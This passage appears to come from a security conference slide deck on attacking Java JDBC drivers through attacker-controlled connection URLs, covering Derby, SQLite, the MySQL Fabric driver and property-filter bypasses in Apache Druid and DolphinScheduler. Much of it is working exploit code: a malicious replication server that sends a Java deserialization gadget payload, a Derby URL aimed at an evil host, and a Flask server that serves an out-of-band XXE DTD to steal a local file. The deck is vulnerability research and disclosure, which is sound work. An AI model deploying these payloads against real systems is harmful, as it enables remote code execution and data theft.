21                         ReplicationMessageTransmit.this.sendMessage(this.pongMsg);
22                 }
23             }
24         }
25     }
```

readObject()



readMessage()



MasterReceiverThread


```
startMaster=true  
slaveHost=hostname
```

Slave



readMessage()

Master



set JDBC URL to make target
start as **MASTER** meanwhile
appoint **SLAVE**

establish JDBC connection
read data stream from **SLAVE**

execute payload with JDBC driver

JDBC Connection

```
public class DerbyTest {  
    public static void main(String[] args) throws Exception{  
        Class.forName("org.apache.derby.jdbc.EmbeddedDriver");  
        DriverManager.getConnection("jdbc:derby:webdb;startMaster=true;slaveHost=evil_server_ip");  
    }  
}
```

Evil Slave Server

```
public class EvilSlaveServer {  
    public static void main(String[] args) throws Exception {  
        int port = 4851;  
        ServerSocket server = new ServerSocket(port);  
        Socket socket = server.accept();  
        socket.getOutputStream().write(Serializer.serialize(  
            new CommonsBeanutils1().getObject("open -a Calculator")));  
        socket.getOutputStream().flush();  
        Thread.sleep(TimeUnit.SECONDS.toMillis(5));  
        socket.close();  
        server.close();  
    }  
}
```

SQLite

```
If (JDBC URL is controllable) {  
    The database file content is controllable  
}
```



How to exploit it?

```
1 private void open(int openModeFlags, int busyTimeout) throws SQLException {
2     // check the path to the file exists
3     if (!":memory:".equals(fileName) && !fileName.startsWith("file:") && !fileName.contains("mode=memory")) {
4         if (fileName.startsWith(RESOURCE_NAME_PREFIX)) {
5             String resourceName = fileName.substring(RESOURCE_NAME_PREFIX.length());
6
7             // search the class path
8             ClassLoader contextCL = Thread.currentThread().getContextClassLoader();
9             URL resourceAddr = contextCL.getResource(resourceName);
10            if (resourceAddr == null) {
11                try {
12                    resourceAddr = new URL(resourceName);
13                }
14                catch (MalformedURLException e) {
15                    throw new SQLException(String.format("resource %s not found: %s", resourceName, e));
16                }
17            }
18        }
19
20        try {
21            fileName = extractResource(resourceAddr).getAbsolutePath();
22        }
23        catch (IOException e) {
24            throw new SQLException(String.format("failed to load %s: %s", resourceName, e));
25        }
26    }
27 }
28
```

```
1  else {
2      // remove the old DB file
3      boolean deletionSucceeded = dbFile.delete();
4      if (!deletionSucceeded) {
5          throw new IOException("failed to remove existing DB file: " + dbFile.getAbsolutePath());
6      }
7  }
8
9  }
10
11  byte[] buffer = new byte[8192]; // 8K buffer
12  FileOutputStream writer = new FileOutputStream(dbFile);
13  InputStream reader = resourceAddr.openStream();
14  try {
15      int bytesRead = 0;
16      while ((bytesRead = reader.read(buffer)) != -1) {
17          writer.write(buffer, 0, bytesRead);
18      }
19      return dbFile;
20  }
21  finally {
22      writer.close();
23      reader.close();
24  }
25
```

controllable SQLite DB & uncontrollable select code

Utilize "CREATE VIEW" to convert uncontrollable SELECT to controllable

```
CREATE VIEW security AS SELECT (<sub-query-1>), (<sub-query-2>)
```

```
Class.forName("org.sqlite.JDBC");  
c=DriverManager.getConnection(url);  
c.setAutoCommit(true);  
Statement statement = c.createStatement();  
statement.execute("SELECT * FROM security");
```

Trigger sub-query-1 and sub-query-2

```
1  protected CoreConnection(String url, String fileName, Properties prop) throws SQLException
2  {
3      this.url = url;
4      this.fileName = extractPragmasFromFilename(fileName, prop);
5
6      SQLiteConfig config = new SQLiteConfig(prop);
7      this.dateClass = config.dateClass;
8      this.dateMultiplier = config.dateMultiplier;
9      this.dateFormat = FastDateFormat.getInstance(config.dateStringFormat);
10     this.dateStringFormat = config.dateStringFormat;
11     this.datePrecision = config.datePrecision;
12     this.transactionMode = config.getTransactionMode();
13     this.openModeFlags = config.getOpenModeFlags();
14
15     open(openModeFlags, config.busyTimeout);
16
17     if (fileName.startsWith("file:") && !fileName.contains("cache="))
18     { // URI cache overrides flags
19         db.shared_cache(config.isEnabledSharedCache());
20     }
21     db.enable_load_extension(config.isEnabledLoadExtension());
22
23     // set pragmas
24     config.apply((Connection)this);
25 }
26
```

Load extension with a controllable file?

Use memory corruptions in SQLite such "Magellan"

```
public class SqliteTest {
    public static void main(String args[]) {
        Connection c = null;
        String url= "jdbc:sqlite::resource:http://127.0.0.1:8888/poc.db";
        try {
            Class.forName("org.sqlite.JDBC");
            c = DriverManager.getConnection(url);
            c.setAutoCommit(true);
            Statement statement = c.createStatement();
            statement.execute("SELECT * FROM security");
        } catch (Exception e) {
            System.err.println(e.getClass().getName () + ": " + e.getMessage());
            System.exit(0);
        }
    }
}
```

properties filter for bug fix

Apache Druid CVE-2021-26919 Patch

```
public static void throwIfPropertiesAreNotAllowed(  
    Set<String> actualProperties,  
    Set<String> systemPropertyPrefixes,  
    Set<String> allowedProperties  
)  
{  
    for (String property : actualProperties) {  
        if  
(systemPropertyPrefixes.stream().noneMatch(property::startsWith)) {  
            Preconditions.checkNotNull(  
                allowedProperties.contains(property),  
                "The property [%s] is not in the allowed list %s",  
                property, allowedProperties  
            );  
        }  
    }  
}
```

Apache DolphinScheduler CVE-2020-11974 Patch

```
private final Logger logger = LoggerFactory.getLogger(MySQLDataSource.class);
private final String sensitiveParam = "autoDeserialize=true";
private final char symbol = '&';
/**
 * gets the JDBC url for the data source connection
 * @return jdbc url
 * return DbType.MYSQL;
 */

@Override
protected String filterOther(String other){
    if (other.contains(sensitiveParam)){
        int index = other.indexOf(sensitiveParam);
        String tmp = sensitiveParam;
        if (other.charAt(index-1) == symbol){
            tmp = symbol + tmp;
        } else if (other.charAt(index + 1) == symbol){
            tmp = tmp + symbol;
        }
        logger.warn("sensitive param : {} in otherParams field is filtered", tmp);
        other = other.replace(tmp, "");
    }
}
```

New exploitable way to bypass property filter

Apache Druid Case

- MySQL Connector/J 5.1.48 is used
- Effect Apache Druid latest version
- Differences between **Properties Filter Parser** and **JDBC Driver Parser**

Apache Druid 0day Case

```
1 private static void checkConnectionURL(String url, JdbcAccessSecurityConfig securityConfig)
2 {
3     Preconditions.checkNotNull(url, "connectorConfig.connectURI");
4
5     if (!securityConfig.isEnforceAllowedProperties()) {
6         // You don't want to do anything with properties.
7         return;
8     }
9
10    @Nullable final Properties properties; // null when url has an invalid format
11    if (url.startsWith(ConnectionUriUtils.MYSQL_PREFIX)) {
12        try {
13            NonRegisteringDriver driver = new NonRegisteringDriver();
14            properties = driver.parseURL(url, null);
15        }
```

Java Service Provider Interface

java.util.ServiceLoader



mysql-connector-java-{VERSION}.jar

META-INF/services

java.sql.Driver

com.mysql.cj.jdbc.Driver

com.mysql.fabric.jdbc.FabricMySQLDriver

com.mysql.fabric.jdbc.FabricMySQLDriver

- MySQL Fabric is a system for managing a farm of MySQL servers.
- MySQL Fabric provides an extensible and easy to use system for managing a MySQL deployment for sharding and high-availability.

```
1 Properties parseFabricURL(String url, Properties defaults) throws SQLException
2 {
3     if (!url.startsWith("jdbc:mysql:fabric://")) {
4         return null;
5     }
6     // We have to fudge the URL here to get NonRegisteringDriver.parseURL()
7     to parse it for us.
8     // It actually checks the prefix and bails if it's not recognized.
9     // jdbc:mysql:fabric:// => jdbc:mysql://
10    return super.parseURL(url.replaceAll("fabric:", ""), defaults);
11 }
```



```
1 try {  
2   String url = this.fabricProtocol + "://" + this.host + ":" + this.port;  
3   this.fabricConnection = new FabricConnection(url, this.fabricUsername, this.fabricPassword);  
4 } catch (FabricCommunicationException ex) {  
5     throw SQLError.createSQLException("Unable to establish connection to the Fabric  
6 server", SQLError.SQL_STATE_CONNECTION_REJECTED, ex, getExceptionHandler(), this);  
7 }
```

customize fabric protocol

```
13 public FabricConnection(String url, String username, String password) throw  
14 FabricCommunicationException {  
15     this.client = new XmlRpcClient(url, username, password);  
16     refreshState();  
17 }
```

send a XMLRPC request to host

18
19



call XMLRPC request automatically after JDBC Connection

Seems like a SSRF request?





```
1 public FabricConnection(String url, String username, String password) throws FabricCommunicationException {
2     this.client = new XmlRpcClient(url, username, password);
3     refreshState();
4 }
5 . . . . .
6
7 public int refreshState() throws FabricCommunicationException {
8     FabricStateResponse<Set<ServerGroup>> serverGroups = this.client.getServerGroups();
9     FabricStateResponse<Set<ShardMapping>> shardMappings = this.client.getShardMappings();
10
11     this.serverGroupsExpiration = serverGroups.getExpireTimeMillis();
12     this.serverGroupsTtl = serverGroups.getTtl();
13     for (ServerGroup g : serverGroups.getData()) {
14         this.serverGroupsByName.put(g.getName(), g);
15     }
16     . . . . .
17
18 public FabricStateResponse<Set<ServerGroup>> getServerGroups(String groupPattern) throws FabricCommunicationException {
19     int version = 0; // necessary but unused
20     Response response = errorSafeCallMethod(METHOD_DUMP_SERVERS, new Object[] { version, groupPattern });
21     // collect all servers by group name
22     Map<String, Set<Server>> serversByGroupName = new HashMap<String, Set<Server>>();
23     . . . . .
24
25 private Response errorSafeCallMethod(String methodName, Object args[]) throws FabricCommunicationException {
26     List<?> responseData = this.methodCaller.call(methodName, args);
27     Response response = new Response(responseData);
28
29
30
31
```

Find XXE vulnerability in processing response data

Attacker



Server



```
1      OutputStream os = connection.getOutputStream();
2      os.write(out.getBytes());
3      os.flush();
4      os.close();
5
6      // Get Response
7      InputStream is = connection.getInputStream();
8      SAXParserFactory factory = SAXParserFactory.newInstance();
9      SAXParser parser = factory.newSAXParser();
10     ResponseParser saxp = new ResponseParser();
11
12     parser.parse(is, saxp);
13
14     is.close();
15
16     MethodResponse resp = saxp.getMethodResponse();
17     if (resp.getFault() != null) {
18         throw new MySQLFabricException(resp.getFault());
19     }
20
21     return resp;
```

XXE attack without any properties

```
import java.sql.Connection;
import java.sql.DriverManager;

public class MysqlTest{
    public static void main(String[] args) throws Exception{
        String url = "jdbc:mysql:fabric://127.0.0.1:5000";
        Connection conn = DriverManager.getConnection(url);
    }
}
```

XXE attack without any properties

```
from flask import Flask
app = Flask(__name__)

@app.route('/xxe.dtd', methods=['GET', 'POST'])
def xxe_oob():

    return '''<!ENTITY % aaaa SYSTEM "file:///tmp/data">

<!ENTITY % demo "<!ENTITY bbbb SYSTEM
'http://127,0.0.1:5000/xxe?data=%aaaa;'>"> %demo;'''

@app.route('/', methods=['GET', 'POST'])
def dtd():

    return '''<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE ANY [
<!ENTITY % xd SYSTEM "http://127.0.0.1:5000/xxe.dtd"> %xd;]>
<root>&bbbb;</root>'''

if __name__ == '__main__':
    app.run()
```

THANKS!